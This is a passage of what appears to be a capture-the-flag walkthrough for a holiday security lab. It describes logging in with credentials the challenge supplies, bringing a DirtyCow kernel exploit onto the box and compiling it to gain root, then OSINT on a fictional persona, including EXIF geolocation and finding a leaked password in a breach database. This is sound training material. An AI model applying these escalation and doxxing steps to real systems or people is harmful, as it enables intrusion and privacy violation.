
We code the Christmas.sh



Question 4:

We code tree | md5sum





Methodology:

We'll start by scanning the machine. Ls displays files and folders in the current directory; cd changes directories; and cat displays file contents. Use telnet to


attempt to log in to the device. As you can see, they were gracious enough to provide us with the login details. Santa is the username, while ClausChristmas is the password. We are trying to use the same information (username & passwd) for the ssh and its works. This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server. Compile the exploit using the commands, then execute it.Change your user's account to that new one, then navigate to the /root directory to take control of this server. After you leave behind the coal, you can run tree | md5sum.

Day 14: OSINT - Where's Rudolph?

Tools used: Kali Linux, Firefox, Twitter, Reddit


Solution/Walkthrough:

Question 1 & Question 2:




From this reddit page of Rudolf we can find the information that we need such as the link address of the page and the place where Rudolf was born.

Question 3:




By searching 'Rudolf the Red Nose Reindeer' we can find the information about the creator of the Rudolf character itself.

Question 4:




By using the link **https://namechk.com/** we can get to see the accounts on different platform that Rudolf has.

Question 5:




By searching the **IGuidetheClaus2020** on twitter we can find the username that rudolf uses on Twitter.

Question 6:




From the Rudolf twitter page, we can find the favourite show that Rudolf likes.

Question 7:




By saving the picture of the Rudolf's parade from twitter we can get the location of the parade by using the upload picture method on google.

Question 8:




By using the 'EXIF' method we can trace the location of the picture from where it was taken and we can get the exact coordinate.

Question 9:




By using the same method as question above we can find the flag that are given.

Question 10:



By using the website Scylla.sh (which can't be open due to server problems) we can find the password by using Rudolf's email.

Question 11:



To get the street address of the hotel that Rudolf's stays at we can use the information that Rudolf gives in twitter.

Thought Process / Methodology:


Before starting to do anything, we need to find the reddit page of Rudolf by searching on Reddit using the word '**IGuidetheClaus2020**' and from there we can get the information of Rudolf like where he lives. Then we can use the same keyword on twitter to get the rest of the information that we can get such as Rudolf's favourite movie. Then, we should find the address to where the parade had been held by using the method '**EXIF**' which is a method where it requires the picture and it will show you where the picture had been taken. Then, we need to get the password of Rudolf's email because he had been pwned and we can use the web 'scylla.sh' to get it. Lastly, we can get the street address of where Rudolf's hotels are by using the information that he gives and search on google.

<u>Day 15: Scripting - There's a Python in my stocking!?</u>

Tools used: Kali Linux, Firefox, Terminal, Python

